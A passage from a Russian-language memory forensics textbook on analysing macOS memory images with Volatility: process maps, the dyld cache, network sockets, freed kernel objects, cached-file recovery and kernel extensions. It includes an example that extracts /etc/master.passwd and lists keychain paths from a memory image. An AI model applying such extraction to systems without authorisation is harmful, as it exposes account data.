iTunesHelper  0x7fff662e0000  0x7fff662e2000 rw-  Macintosh HD/usr/lib/dyld
iTunesHelper  0x7fff662e2000  0x7fff6631f000 rw-
iTunesHelper  0x7fff6631f000  0x7fff66333000 r--  Macintosh HD/usr/lib/dyld
iTunesHelper  0x7fff70000000  0x7fff70a40000 r--  sub_map
iTunesHelper  0x7fff70a40000  0x7fff70c00000 rw-  <snip>dyld_shared_cache_x86_64
iTunesHelper  0x7fff70c00000  0x7fff70e00000 rw-  <snip>dyld_shared_cache_x86_64
<snip>
iTunesHelper  0x7fff73200000  0x7fff73249000 rw-  <snip>dyld_shared_cache_x86_64
iTunesHelper  0x7fff73249000  0x7fff80000000 r--  sub_map
iTunesHelper  0x7fff80000000  0x7fffc0000000 r--  sub_map
iTunesHelper  0x7fffc0000000  0x7fffffe00000 r--  sub_map
<snip>
```

В выводе плагин перечисляет целевой PID и имя процесса вместе с начальным и конечным адресами каждого отображения, разрешениями и именем карты (если оно есть). В последних трёх строках вместо фактического пути к файлу область указана как sub_map. Это происходит потому,

что Mac объединяет файлы, совместно используемые процессами, в подобласть отображения, чтобы эффективно управлять ими с точки зрения потребления памяти. Пример распространённой подобласти отображения вы увидите при обсуждении общего кэша dyld.

Для восстановления отображений памяти процесса можно использовать плагин mac_dump_maps. Чтобы управлять тем, какие отображения записываются на диск, можно фильтровать по процессу с помощью флага -p/--pid и по начальному адресу интересующей карты с помощью флага -s/--map-address. В следующем выводе мы извлекаем отображение текстового сегмента приложения iTunesHelper:

```
$ python vol.py -f 10.9.1.vmem --profile=MacMavericks_10_9_1_AMDx64
       mac_dump_maps -p 223 -s 0x100000000 -D dumpdir
Volatility Foundation Volatility Framework 2.4
Task VM Start    VM End      Length  Path
---- ----------- ----------- ------- ---------------
 223 0x100000000 0x100024000 0x24000 dumpdir/task.223.0x100000000.dmp
```

Восстановленное отображение записывается в указанный каталог. После извлечения восстановленные отображения памяти можно сканировать антивирусными сигнатурами, правилами Yara и другими сканерами. Обратите внимание, что мы создали дамп лишь части отображённого исполняемого файла (текстового сегмента). В главе 30 вы узнаете, как восстановить отображённый файл в виде файла Mach-O, который можно загрузить в IDA Pro для статического анализа.

Общий кэш динамического загрузчика

Если исследовать вывод mac_proc_maps в предыдущем разделе, ближе к его концу можно заметить три подобласти отображения. Самая большая из них, начинающаяся с 0x7fff80000000 и имеющая размер 1 ГБ, соответствует общему кэшу динамического загрузчика, отображаемому в каждый процесс. Динамический загрузчик использует этот кэш, чтобы при запуске непрерывно загружать в каждый процесс ряд основных и часто используемых общих библиотек. Совместное использование этого кэша процессами экономит значительный объём страниц физической памяти. Оно также обеспечивает существенный выигрыш в производительности по сравнению с отображением библиотек при каждом запуске процесса.

Однако подобласти создают проблему для криминалистического исследования памяти, поскольку они не соответствуют файлам на диске, а значит, в ядре нет информации, сообщающей, какие библиотеки отображены внутри пространства размером 1 ГБ. Например, если выполнить поиск файлов .dylib (общих библиотек) в предыдущем списке отображений процесса, ни один не появится:

```
$ python vol.py -f 10.9.1.vmem --profile=MacMavericks_10_9_1_AMDx64
     mac_proc_maps -p 223 | grep dylib
Volatility Foundation Volatility Framework 2.4
$
```

Хотя приложение iTunesHelper связано динамически, ни одна из используемых им библиотек динамической компоновки не появляется в структурах данных отображений ядра. Причина в том, что подобластью управляет dyld. Поэтому единственный способ определить содержимое диапазона размером 1 ГБ - обратиться к структурам данных dyld, хранящимся в памяти процесса.

Рассмотренный ранее член all_image_info_addr структуры task предоставляет адрес, по которому начинается эта структура данных dyld. По этому адресу хранится структура dyld_all_image_infos, член-массив infoArray которой указывает на количество структур dyld_image_info, равное infoArrayCount. Каждая структура dyld_image_info содержит адрес загрузки соответствующего файла Mach-O и полный путь на диске к файлу его отображённой

библиотеки. Плагин `mac_dyld_maps` может найти и перечислить набор исполняемых отображений динамического загрузчика, как показано здесь:

```
$ python vol.py -f 10.9.1.vmem --profile=MacMavericks_10_9_1_AMDx64
     mac_dyld_maps -p 223
Volatility Foundation Volatility Framework 2.4
Pid      Name                 Start              Map Name
-------- -------------------- ------------------ --------
223      iTunesHelper         0x0000000100000000 <snip>/iTunesHelper
223      iTunesHelper         0x00007fff82aec000
/System/Library/Frameworks/IOKit.framework/Versions/A/IOKit
223      iTunesHelper         0x00007fff83db2000
/System/Library/Frameworks/Carbon.framework/Versions/A/Carbon
223      iTunesHelper         0x00007fff811fa000
/System/Library/Frameworks/DiskArbitration.framework/Versions/A/DiskArbitration
223      iTunesHelper         0x00007fff89ecd000
/System/Library/Frameworks/Foundation.framework/Versions/C/Foundation
223      iTunesHelper         0x00007fff88928000 /usr/lib/libobjc.A.dylib
223      iTunesHelper         0x00007fff867c5000 /usr/lib/libstdc++.6.dylib
223      iTunesHelper         0x00007fff82015000 /usr/lib/libSystem.B.dylib
<snip>
```

Плагин перечисляет начальный адрес, с которого отображён исполняемый файл, вместе с его полным путём на диске. Хотя `mac_proc_maps` не может найти ни одну из этих библиотек, нефильтрованный вывод `mac_dyld_maps` предоставляет информацию о нескольких библиотеках, загруженных в процесс. Все они являются частью кэша `dyld`. Если изучить начальный адрес каждой загруженной библиотеки, можно заметить, что все они находятся внутри диапазона ранее показанной подобласти размером 1 ГБ.

Понимание назначения кэша `dyld` имеет решающее значение при анализе памяти процессов Mac, поскольку он содержит адреса в памяти всех основных библиотек. Поэтому для проверки перехватов API и перезаписи кода необходимо использовать структуры `dyld`, а не исследовать структуры данных ядра. Аналогично, если инструмент криминалистического исследования памяти указывает, что перехват размещён внутри отображённой области, из `mac_proc_maps` будет известно лишь то, что перехват находится в анонимной подобласти размером 1 ГБ. Если не удастся сопоставить перехват с фактической библиотекой и функцией, это серьёзно ограничит возможности анализа.

Сетевые артефакты

Возможность восстановить информацию о сетевой активности в целевой системе может предоставить огромное количество криминалистических свидетельств. Такие данные обычно включают серверы командования и управления, к которым обращается вредоносное ПО, IP-адрес, используемый злоумышленниками для подключения к скомпрометированной системе, и IP-адреса систем, ставших целями при боковом перемещении.

Цели анализа

Ваши цели таковы:

• **Связать сетевую активность с конкретным процессом:** во многих расследованиях первоначальным индикатором компрометации становятся предупреждения о том, что система передаёт сигналы известным вредоносным IP-адресам или что злоумышленник использует скомпрометированную систему для бокового перемещения. Используя сетевые индикаторы такого

рода, включающие IP-адреса и порты источника и назначения, можно связать вредоносную активность с конкретным процессом.
• **Собирать сетевые соединения из нескольких источников:** ядро OS X предоставляет несколько структур данных, позволяющих перечислять активные сетевые соединения. Знание различий между методами перечисления помогает определить источник соединения (процесс или драйвер ядра).
• **Классифицировать сетевую активность:** собрав информацию о сетевой активности системы, необходимо определить, какие соединения, если такие есть, были вредоносными. Поэтому в этом разделе показана характерная для Mac сетевая активность, которую обычно выполняют операционная система и её штатные приложения.

Структуры данных

Каждое сетевое соединение представлено структурой `socket`:

```
>>> dt("socket")
'socket' (880 bytes)
0x0   : so_zone                       ['int']
0x4   : so_type                       ['short']
0x8   : so_options                    ['unsigned int']
0xc   : so_linger                     ['short']
0xe   : so_state                      ['short']
0x10  : so_pcb                        ['pointer', ['void']]
0x18  : so_proto                      ['pointer', ['protosw']]
```

Протокол и состояние сокета хранятся в структуре `protosw`:

```
>>> dt("protosw")
'protosw' (160 bytes)
0x0   : pr_type                       ['short']
0x4   : pr_domain                     ['pointer', ['domain']]
0xc   : pr_protocol                   ['short']
```

IP-адреса и порты источника и назначения для сокетов IPv4 и IPv6 хранятся в структуре `inpcb`:

```
>>> dt("inpcb")
'inpcb' (392 bytes)
<snip>
0x7c  : inp_dependfaddr               ['__unnamed_11443658']
0x8c  : inp_dependladdr               ['__unnamed_11443712']
<snip>
```

Ключевые положения

Ключевые положения для `struct socket` таковы:

• `so_state`: состояние соединения (например, `ESTABLISHED`, `LISTENING`). В настоящее время применимо только к TCP, поскольку это единственный анализируемый протокол, поддерживающий состояние.
• `so_pcb`: непрозрачный указатель на блок управления протоколом сокета. Для соединений IPv4 и IPv6 он имеет тип `inpcb`.

Ключевые положения для `struct protosw` таковы:

• `pr_domain`: домен сокета. Для распространённых сокетов, таких как TCP и UDP, это `AF_INET`.
• `pr_protocol`: протокол сокета, например TCP, UDP, UNIX или RAW.

Ключевые положения для `struct inpcb` таковы:

• `inp_dependfaddr`: внешний (удалённый) IP-адрес и порт соединения.

• inp_dependladdr: локальный IP-адрес и порт соединения.

Файловые дескрипторы процессов

Плагин mac_netstat может восстанавливать сетевые соединения для каждого процесса. Он работает, наследуясь от mac_lsof, чтобы получать каждый файловый дескриптор анализируемых процессов. Затем он отфильтровывает дескрипторы типа DTYPE_SOCKET. После этого дескрипторы преобразуются в структуру socket и исследуются. Ниже показана работа mac_netstat в чистой системе 10.8.3:

```
$ python vol.py --profile=MacMountainLion_10_8_3_AMDx64 -f 10.8.3x64.vmem
          mac_netstat
Volatility Foundation Volatility Framework 2.4
Proto  Local IP     Local Port  Remote IP  Rem Port State       Process
------ ----------   ----------  ---------- -------- --------    ---------------
UDP    0.0.0.0             137  0.0.0.0          0             launchd/1
UDP    0.0.0.0             138  0.0.0.0          0             launchd/1
TCP    ::1                 631  ::               0  LISTEN     launchd/1
TCP    127.0.0.1           631  0.0.0.0          0  LISTEN     launchd/1
UDP    ::                    0  ::               0             configd/17
       ::                    0  ::               0             configd/17
UDP    0.0.0.0           58570  0.0.0.0          0             syslogd/19
UDP    0.0.0.0            5353  0.0.0.0          0             mDNSResponder/34
UDP    ::                 5353  ::               0             mDNSResponder/34
UDP    0.0.0.0           49603  0.0.0.0          0             mDNSResponder/34
UDP    ::                49603  ::               0             mDNSResponder/34
UDP    0.0.0.0           53921  0.0.0.0          0             mDNSResponder/34
UDP    0.0.0.0             123  0.0.0.0          0             ntpd/51
UDP    ::                  123  ::               0             ntpd/51
UDP    fe80:1::1           123  ::               0             ntpd/51
UDP    127.0.0.1           123  0.0.0.0          0             ntpd/51
UDP    ::1                 123  ::               0             ntpd/51
UDP    192.168.55.230      123  0.0.0.0          0             ntpd/51
UDP    0.0.0.0             138  0.0.0.0          0             netbiosd/65
UDP    0.0.0.0             137  0.0.0.0          0             netbiosd/65
TCP    192.168.55.230    49156  17.171.27.65    443  ESTABLISHED apsd/84
UDP    0.0.0.0               0  0.0.0.0          0             locationd/185
```

Помимо информации о соединении, mac_netstat также сообщает, какой процесс начал сетевую активность.

Сетевая подсистема

Помимо структур socket для каждого процесса, ядро также ведёт записи, отслеживающие выделенные в данный момент сетевые структуры для каждого типа сокета (TCP, UDP, IP, RAW). Информация, хранящаяся для этих протоколов, включает параллельный связный список и хеш-таблицу структур inpcb. Плагин mac_network_conns перечисляет эти структуры данных, чтобы восстановить все активные сетевые соединения.

```
$ python vol.py --profile=MacMountainLion_10_8_3_AMDx64 -f 10.8.3x64.vmem
    mac_network_conns
Volatility Foundation Volatility Framework 2.4
Offset (V)         Proto Local IP        Local Port Remote IP   Port State
------------------ ----- --------------- ---------- ------------ --- -------
0xffffff80305b6468 TCP   192.168.55.230  49156      17.171.27.65 443 ESTABLISHED
0xffffff80305b6488 TCP   127.0.0.1       631        0.0.0.0        0 LISTEN
0xffffff80305b1ba0 TCP   0.0.0.1         631        0.0.0.0        0 LISTEN
0xffffff80305b6bc0 TCP   0.0.0.1         631        0.0.0.0        0 LISTEN
0xffffff803021eae0 UDP   254.44.43.52    123        0.0.0.0        0
0xffffff803021f8c8 UDP   192.168.55.230  123        0.0.0.0        0
<snip>
```

Преимущество перекрёстного сопоставления

Увидев `mac_netstat` и `mac_network_conns`, можно задаться вопросом, зачем нужны оба. Они необходимы, поскольку каждый предоставляет различный контекст. Например, `mac_netstat` может сообщить процесс, начавший соединение, а `mac_network_conns` - нет. Однако преимущество `mac_network_conns` состоит в том, что он может найти все сетевые соединения независимо от того, какой код их инициировал. Поэтому, если вредоносное расширение ядра получает или отправляет сетевые данные, `mac_network_conns` может найти соединение, а `mac_netstat` - нет.

Классификация сетевых соединений

Оба предыдущих вывода плагинов были получены в чистых системах, и в них присутствовал ряд сокетов нескольких процессов. При проведении криминалистического исследования памяти следует знать, какие сетевые сокеты обычно активны, чтобы легче выявлять вредоносные. В таблице 29-1 классифицированы прослушивающие сокеты, с которыми вы, вероятно, столкнётесь при анализе систем Mac. Обратите внимание, что эта таблица содержит только данные, специфичные для Mac, а не информацию, встречающуюся в разных операционных системах, например серверы FTP, прослушивающие TCP-порт 21.

Таблица 29-1. Распространённые сетевые сокеты Mac

Приложение	Протокол	Порт	Назначение
`launchd` (PID 1)	UDP	137	NetBIOS.
`launchd` (PID 1)	UDP	138	NetBIOS.
`launchd` (PID 1)	TCP	631	Печать (CUPS). Этот сокет должен находиться в состоянии `LISTENING`.
`apsd`	TCP	5223	Демон службы push-уведомлений Apple. Это соединение нормально, если удалённый IP-адрес находится в диапазоне IP-адресов Apple.
`netbiosd`	UDP	137	NetBIOS.
`netbiosd`	UDP	138	NetBIOS.
`mDNSResponder`	UDP	5353	5353 - основной порт mDNSResponder.
`mDNSResponder`	UDP	40000-60000	mDNS прослушивает соединения в диапазоне очень высоких сетевых портов.

В таблице 29-1 перечислены наиболее часто встречающиеся демоны и процессы, выполняющие сетевую активность в стандартных системах Mac. Если вы сталкиваетесь с сетевой активностью, не классифицированной в таблице, существует несколько других способов попытаться классифицировать соединения. Например, `syslogd` и `ntpd` не перечислены, поскольку они не специфичны для Mac. Однако они стандартны для Linux/BSD. Если другие службы вам неизвестны, рассмотрите используемые локальные и удалённые порты и репутацию удалённых IP-адресов (если они есть), а затем проанализируйте другую активность, выполняемую процессом или модулем ядра (его открытые файловые дескрипторы, загруженные библиотеки и так далее).

Распределитель SLAB

До сих пор эта глава была посвящена артефактам, связанным с процессами, их отображениями памяти и взаимодействиями с системой и сетью. Следующие несколько разделов посвящены артефактам, связанным с ядром и его основными структурами данных. Мы начинаем это исследование с изучения основного распределителя памяти ядра - распределителя SLAB.

Распределитель SLAB используется для выделения и освобождения структур памяти, которые часто создаются и удаляются. Примеры таких структур включают структуры, связанные с созданием процессов и потоков, взаимодействием с файловой системой, сетевой активностью и межпроцессным взаимодействием. Интересная особенность распределителя SLAB состоит в том, что он отслеживает ранее освобождённые объекты для их быстрого повторного использования. Поэтому во время криминалистических исследований памяти освобождённые записи внутри зон можно использовать для получения исторического контекста системной активности.

Структуры данных

Каждая структура, поддерживаемая кэшем SLAB, представлена зоной:

```
>>> dt("zone")
'zone' (592 bytes)
0x0   : count                          ['int']
0x8   : free_elements                  ['unsigned long']
<snip>
0x198 : elem_size                      ['unsigned long']
0x1a0 : alloc_size                     ['unsigned long']
0x1a8 : sum_count                      ['unsigned long long']
<snip>
0x218 : zone_name                      ['pointer', ['String', {'length': 256}]]
<snip>
```

Свободные элементы зоны представлены структурой `zone_free_element`:

```
>>> dt("zone_free_element")
'zone_free_element' (8 bytes)
0x0   : next                           ['pointer', ['zone_free_element']]
```

Ключевые положения

Ключевые положения для `zone` таковы:

• `count`: количество объектов, выделенных из зоны в настоящий момент.
• `free_elements`: указатель на первый свободный элемент зоны. Они имеют тип `zone_free_element`.
• `elem_size`: размер каждого объекта, выделенного из зоны.
• `sum_count`: общее количество объектов, выделенных из зоны. Вычитание из него значения `count` даёт количество объектов, освобождённых из зоны с момента её создания.
• `zone_name`: имя зоны (`proc`, `tasks` и так далее).

Ключевые положения структуры `zone_free_element` таковы:

• `next`: указатель на следующий свободный элемент внутри зоны.

Чтобы показать зоны типичной системы Mac, приведён вывод плагина `mac_list_zones`. В выводе этого плагина видно имя зоны вместе с количеством активных и свободных элементов:

```
$ python vol.py --profile=MacMountainLion_10_8_3_AMDx64 -f 10.8.3x64.vmem
     mac_list_zones
Volatility Foundation Volatility Framework 2.4
Name                           Active Count Free Count Element Size
------------------------------ ------------ ---------- ------------
zones                                   182          0          592
vm.objects                            18840      88522          224
vm.object.hash.entries                 5059        101           40
maps                                    108      56790          232
VM.map.entries                        36293     266241           80
Reserved.VM.map.entries                  72       3996           80
VM.map.copies                             0       1887           80
pmap                                     96        347          256
vm.pages                                511869      88151           72
tasks                                    90        138          928
threads                                 364       1641         1360
mbuf                                      0          0          256
socket                                  270        863          880
zombie                                    0        138          144
namei                                     0      18184         1024
proc                                     89        138         1120
udpcb                                    52        230          392
tcpcb                                     1          3          992
llinfo_arp                                3          1           56
<snip>
```

Многие из этих зон, например `proc` (процессы), `tasks` (структуры задач), `sockets` (объекты сокетов), `udpcb` (соединения UDP), `tcpcb` (соединения TCP) и `llinfo_arp` (данные ARP), должны быть вам знакомы. Обратите внимание, что в анализируемом образце памяти, полученном из недавно перезагруженной системы, уже имеется ряд освобождённых объектов различных типов.

Ниже показан вывод `mac_dead_procs` для этого образца памяти. Этот плагин работает, находя зону `proc`, перечисляя её свободные элементы, приводя каждый элемент к структуре `proc`, а затем сообщая информацию о процессе.

```
$ python vol.py --profile=MacMountainLion_10_8_3_AMDx64
   -f 10.8.3x64.vmem mac_dead_procs
Volatility Foundation Volatility Framework 2.4
Offset             Name    Pid   Uid  Gid  PGID    Bits DTB  Start Time
------------------ ------- ----  ---- ---- ----    ---- ---  ------------------
0xffffff803012b8e0 backupd  30      -  -   -55...11  -   -   2013-05-14 15:19:53
0xffffff803012b8e0 backupd  30      -  -   -55...11  -   -   2013-05-14 15:19:53
0xffffff8030f5e000 mdworker 226     -  -   -55...11  -   -   2013-05-14 15:21:04
0xffffff8033459a40 path     221     -  -   -55...11  -   -   2013-05-14 15:20:22
<snip>
0xffffff80334588c0 ???????? -55...37 - -  -55...37   -   -
```

Некоторые члены, например UID, GID, Bits и DTB, выводят «-», поскольку они указывают на области памяти, освобождённые после завершения процесса. Однако сохранившиеся данные по-прежнему весьма полезны, поскольку включают имя, PID и время запуска каждого восстановленного исторического процесса.

Volatility также предоставляет плагины `mac_dead_sockets` и `mac_dead_vnodes`, способные восстанавливать историческую информацию соответствующих типов. Благодаря API зон Volatility, если во время расследования когда-либо понадобятся исторические записи других типов, можно легко написать плагин для поиска этих артефактов и формирования отчёта о них.

Восстановление файловых систем из памяти

Как вы видели при изучении плагина `dumpfiles` для Windows (глава 16) и плагина `linux_recover_filesystem` для Linux (глава 24), восстановление файлов из находящегося в памяти файлового кэша может значительно помочь анализу. В этом разделе рассматриваются плагины, позволяющие исследовать и извлекать кэшированные файлы, хранящиеся в системах Mac. Вы узнаете, как Mac кэширует файлы в памяти и какие стратегии можно использовать, чтобы сосредоточиться на ключевых файлах. В главе 31 вы снова обратитесь к плагинам этого раздела, чтобы восстановить ряд файлов, полезных для отслеживания активности пользователей в системах Mac.

Цели анализа

Ваши цели таковы:

• **Восстанавливать файлы из памяти:** существует множество сценариев расследования, в которых вы получаете только образец памяти, но не соответствующий образ диска. Анализируя кэш файлов операционной системы в памяти, можно восстанавливать полные файлы без необходимости в образах диска.
• **Использовать метаданные файлов для создания временных шкал:** помимо необработанного содержимого файлов, ядро также отслеживает связанные с файлами метаданные, например времена MAC, владельца и разрешения. Эти метаданные из памяти могут помочь создавать временные шкалы и выполнять поиск по ключевым словам (в именах файлов).

Структуры данных

Каждый файл в памяти представлен структурой `vnode`:

```
>>> dt("vnode")
'vnode' (248 bytes)
0x0   : v_lock                        ['__unnamed_14874329']
0x10  : v_freelist                    ['__unnamed_14887332']
0x20  : v_mntvnodes                   ['__unnamed_14887386']
<snip>
0x70  : v_un                          ['__unnamed_14887713']
<snip>

0xb0  : v_name                        ['pointer', ['String', {'length': 256}]]
0xb8  : v_parent                      ['pointer', ['vnode']]
```

Содержимое файла хранится по-разному в зависимости от типа файла:

```
>>> dt("__unnamed_14887713")
'__unnamed_14887713' (8 bytes)
0x0   : vu_fifoinfo                   ['pointer', ['fifoinfo']]
0x0   : vu_mountedhere                ['pointer', ['mount']]
0x0   : vu_socket                     ['pointer', ['socket']]
0x0   : vu_specinfo                   ['pointer', ['specinfo']]
0x0   : vu_ubcinfo                    ['pointer', ['ubc_info']]
```

Содержимое обычных файлов хранится с помощью структуры `ubc_info`:

```
>>> dt("ubc_info")
'ubc_info' (72 bytes)
0x0   : ui_pager                      ['pointer', ['memory_object']]
0x8   : ui_control                    ['pointer', ['memory_object_control']]
<snip>
```

Структура memory_object_control управляет всеми операциями с содержимым файла:

```
>>> dt("memory_object_control")
'memory_object_control' (16 bytes)
0x0   : moc_ikot                      ['unsigned int']
0x4   : _pad                          ['unsigned int']
0x8   : moc_object                    ['pointer', ['vm_object']]
```

Структура vm_object хранит очередь физических страниц, лежащих в основе файла:

```
>>> dt("vm_object")
'vm_object' (224 bytes)
0x0   : memq                          ['queue_entry']
<snip>
```

Каждая физическая страница представлена структурой vm_page:

```
>>> dt("vm_page")
'vm_page' (72 bytes)
0x0   : pageq                         ['queue_entry']
0x10  : listq                         ['queue_entry']
0x20  : next                          ['pointer', ['vm_page']]
<snip>
0x3c  : phys_page                     ['unsigned int']
```

Ключевые положения

Ключевые положения для struct vnode таковы:

• v_mntvnodes: связь со списком других структур vnode, принадлежащих точке монтирования.
• v_un: анонимное объединение типов, используемое в зависимости от типа файла, представленного vnode. Это объединение можно использовать для представления обычных файлов и каталогов, сокетов и каналов IPC.
• v_name: имя vnode.
• v_parent: родитель этого vnode. Этот указатель можно использовать для построения полного пути vnode на диске.

Ключевые положения struct ubc_info таковы:

• ui_pager: ссылка на диспетчер страниц, обрабатывающий операции чтения/записи для vnode и его резервного хранилища.
• ui_control: ссылка на структуру, которая координирует операции с файлом посредством сообщений IPC и содержит набор физических страниц, лежащих в основе файла.

Ключевые положения memory_object_control таковы:

• moc_ikot: обработчик сообщений IPC для объекта.
• moc_object: ссылка на структуру vm_object, хранящую очередь страниц файла.

Ключевые положения vm_page таковы:

• next: следующая физическая страница в списке страниц файла.
• phys_page: номер страничного кадра страницы в физической памяти. Содержимое страницы можно найти, умножив этот номер на размер страницы (4096) и прочитав данные по полученному смещению в физической памяти.

Volatility предоставляет два метода восстановления файлов из памяти для Mac OS X. Первый метод позволяет перечислить все доступные файлы в дампе памяти, а затем выборочно восстановить отдельные файлы с помощью mac_list_files и mac_dump_file. Запуск mac_list_files выдаёт полный путь каждого файла в памяти вместе с виртуальным адресом его структуры vnode, как показано здесь:

```
$ python vol.py --profile=MacMountainLion_10_8_3_AMDx64 -f 10.8.3x64.vmem
      mac_list_files
Volatility Foundation Volatility Framework 2.4
Offset (V)         File Path
------------------ ---------
0xffffff8030f05e88 /Macintosh HD/private/etc/master.passwd
0xffffff8032811aa8 /Macintosh HD/Library/Keychains/apsd.keychain
0xffffff80393b5d10 /Macintosh HD/Library/Keychains/apsd.keychain
<snip>
```

После обнаружения интересующего файла, которым в этом примере является `/etc/master.passwd`, виртуальный адрес можно передать `mac_dump_file`:

```
$ python vol.py --profile=MacMountainLion_10_8_3_AMDx64 -f 10.8.3x64.vmem
       mac_dump_file  -q 0xffffff8030f05e88 -O master.passwd
Volatility Foundation Volatility Framework 2.4
Wrote 4096 bytes to master.passwd from vnode at address ffffff8030f05e88

$ head -20 master.passwd
##
# User Database
#
# Note that this file is consulted directly only when the system is running
# in single-user mode.  At other times this information is provided by
# Open Directory.
#
# See the opendirectoryd(8) man page for additional information about
# Open Directory.
##
nobody:*:-2:-2::0:0:Unprivileged User:/var/empty:/usr/bin/false
root:*:0:0::0:0:System Administrator:/var/root:/bin/sh
daemon:*:1:1::0:0:System Services:/var/root:/usr/bin/false
_uucp:*:4:4::0:0:Unix to Unix Copy Protocol:/var/spool/uucp:/usr/sbin/uucico
_taskgated:*:13:13::0:0:Task Gate Daemon:/var/empty:/usr/bin/false
_networkd:*:24:24::0:0:Network Services:/var/empty:/usr/bin/false
_installassistant:*:25:25::0:0:Install Assistant:/var/empty:/usr/bin/false
_lp:*:26:26::0:0:Printing Services:/var/spool/cups:/usr/bin/false
_postfix:*:27:27::0:0:Postfix Mail Server:/var/spool/postfix:/usr/bin/false
_scsd:*:31:31::0:0:Service Configuration Service:/var/empty:/usr/bin/false
```

Нам удалось восстановить полное содержимое базы данных пользователей непосредственно из дампа памяти.

Второй метод восстановления файлов из памяти реализуется плагином `mac_recover_filesystem`. Этот плагин работает так же, как `linux_recover_filesystem` (рассмотренный в главе 24): он восстанавливает полную структуру файловой системы, включая метаданные, в указанный пользователем каталог. Используя собранные метаданные (времена MAC, владельца и разрешения файла и так далее), можно создавать подробные временные шкалы активности файловой системы. Метаданные восстановленной файловой системы также можно использовать для автоматизации распространённых задач, например сбора всех файлов конкретного пользователя или поиска файлов, создаваемых и изменяемых злоумышленниками и вредоносным ПО.

Внутренне плагины файловой системы работают, сначала находя список точек монтирования, а затем обходя структуры `vnode` точки монтирования. Каждая точка монтирования представлена структурой `mount`, и в Volatility их можно перечислить с помощью плагина `mac_mount`. Член `mnt_vnodelist` структуры `mount` хранит указатель на первый `vnode` файловой системы, а член `v_mntnodes` затем используется для перечисления остальных файлов.

Загруженные расширения ядра

Как вы видели на примере Windows и Linux, распространённый метод, используемый вредоносным ПО, состоит в загрузке модулей ядра (в Mac OS X они называются расширениями). Реализуя руткит как модуль ядра, автор вредоносного ПО получает полный контроль над работающим ядром и аппаратными устройствами системы. В этом разделе вы узнаете, как находить и извлекать модули ядра, как безобидные, так и вредоносные. В главе 30 вы увидите несколько руткитов ядра Mac, работающих с помощью расширений ядра. Вы также увидите, как Volatility может обнаруживать расширения ядра и сообщать о действиях, которые руткиты выполняют после загрузки.

Цели анализа

Ваши цели таковы:

• **Находить модули ядра в памяти:** чтобы находить модули ядра в памяти, необходимо понимать связанные с ними структуры данных и то, как они загружаются в память.
• **Извлекать модули ядра из памяти на диск:** возможность извлекать модули ядра на диск создаёт ряд возможностей, например статическую обратную разработку и сканирование сигнатурами.
• **Понимать ограничения анализа модулей, извлечённых из памяти:** извлечённые из памяти модули могут иметь ограничения, затрудняющие анализ. К ним относятся следующие: модуль нельзя загрузить в другую систему для динамического анализа, страницы модуля могут отсутствовать в памяти из-за подкачки, а вредоносное ПО может мешать анализу, перезаписывая части метаданных файла.

Структуры данных

Каждый модуль ядра представлен структурой `kmod_info`:

```
>>> dt("kmod_info")
'kmod_info' (196 bytes)
0x0   : next                          ['pointer', ['kmod_info']]
<snip>
0x10  : name                          ['String', {'length': 64}]
<snip>
0x9c  : address                       ['unsigned long']
0xa4  : size                          ['unsigned long']
0xac  : hdr_size                      ['unsigned long']
0xb4  : start                         ['pointer', ['void']]
0xbc  : stop                          ['pointer', ['void']]
```

Подсистема IOKit поддерживает собственный набор загруженных модулей ядра, представленных классом C++ `OSKext`. Обратите внимание, что код создания профилей Mac для Volatility переименовывает классы C++ в `<имя>_class`, чтобы избежать конфликтов при наличии структур C и классов C++ с одинаковым именем.

```
>>> dt("OSKext_class")
'OSKext_class' (120 bytes)
0x10  : infoDict                      ['pointer', ['OSDictionary_class']]
0x18  : bundleID                      ['pointer', ['OSSymbol_class']]
0x20  : path                          ['pointer', ['OSString_class']]
<snip>
0x48  : kmod_info                     ['pointer', ['kmod_info_class']]
<snip>
```

Ключевые положения

Ключевые положения для `struct kmod_info` таковы:

• `next`: указатель на следующий модуль ядра в списке.
• `name`: имя модуля ядра.
• `address`: адрес загрузки файла Mach-O модуля в памяти.
• `size`: размер файла Mach-O.
• `start`: указатель на процедуру инициализации модуля.
• `stop`: указатель на процедуру, вызываемую при выгрузке модуля.

Ключевые положения для класса `OSKext` таковы:

• `path`: полный путь модуля на диске. Эта информация недоступна только из структуры `kmod_info`.
• `kmod_info`: указатель на структуру `kmod_info` модуля.

Перечисление модулей ядра

Mac хранит модули ядра в двух структурах данных. Первая - список модулей, на который ссылается глобальная переменная `kmod`. Первый член этого списка фактически представляет последний модуль, загруженный в систему. Следуя по указателю `next` каждого модуля, можно перечислить все модули ядра в порядке, обратном порядку загрузки; это реализовано в плагине `mac_lsmod`:

```
$ python vol.py -f 10.9.1.vmem --profile=MacMavericks_10_9_1_AMDx64 mac_lsmod
Volatility Foundation Volatility Framework 2.4
Offset (V)         Module Address     Size       Refs   Version      Name
------------------ ------------------ -------- -------- ------------ ----
0xffffff7f85a2b538 0xffffff7f85a27000    20480    0     1.60
           com.apple.driver.AudioAUUC
0xffffff7f85a2b538 0xffffff7f854c3000    28672    0     650.4.0
           com.apple.driver.AppleUSBMergeNub
0xffffff7f854c6e18 0xffffff7f85790000   118784    0     4.2.0f6
           com.apple.iokit.IOBluetoothHostControllerUSBTransport
0xffffff7f857a4a70 0xffffff7f8545c000    36864    0     650.4.4
           com.apple.iokit.IOUSBHIDDriver
0xffffff7f85461e80 0xffffff7f8550b000    16384    0     4.2.1b2
           com.apple.driver.AppleUSBCDC
0xffffff7f8550e9e8 0xffffff7f85465000    28672    1     650.4.0
           com.apple.driver.AppleUSBComposite
0xffffff7f85468488 0xffffff7f8615a000    40960    0     0137.86.37
          com.vmware.kext.vmhgfs

<snip>

0xffffff7f860fa898 0xffffff7f84eba000   167936    19    2.8
          com.apple.iokit.IOPCIFamily
0xffffff7f84ed4144 0xffffff7f8511e000    36864    16    1.4
          com.apple.iokit.IOACPIFamily
0xffffff7f85121a20 0xffffff7f85385000   290816    2     1.0
          com.apple.kec.corecrypto
0xffffff7f853c54e0 0xffffff7f851aa000    45056    0     1
          com.apple.kec.pthread
0xffffff7f851b2270 0x0000000000000000        0    48    13.0.0
          com.apple.kpi.unsupported
0xffffff800a9dc000 0x0000000000000000        0    34    13.0.0
          com.apple.kpi.private
0xffffff800a9dc100 0x0000000000000000        0    73    13.0.0
          com.apple.kpi.mach
0xffffff800a9dc200 0x0000000000000000        0    86    13.0.0
          com.apple.kpi.libkern
0xffffff800a9dc300 0x0000000000000000        0    81    13.0.0
          com.apple.kpi.iokit
0xffffff800a9dc400 0x0000000000000000        0    6     13.0.0
          com.apple.kpi.dsep
```

```
0xffffff800a9dc500 0x0000000000000000        0    62    13.0.0
          com.apple.kpi.bsd
```

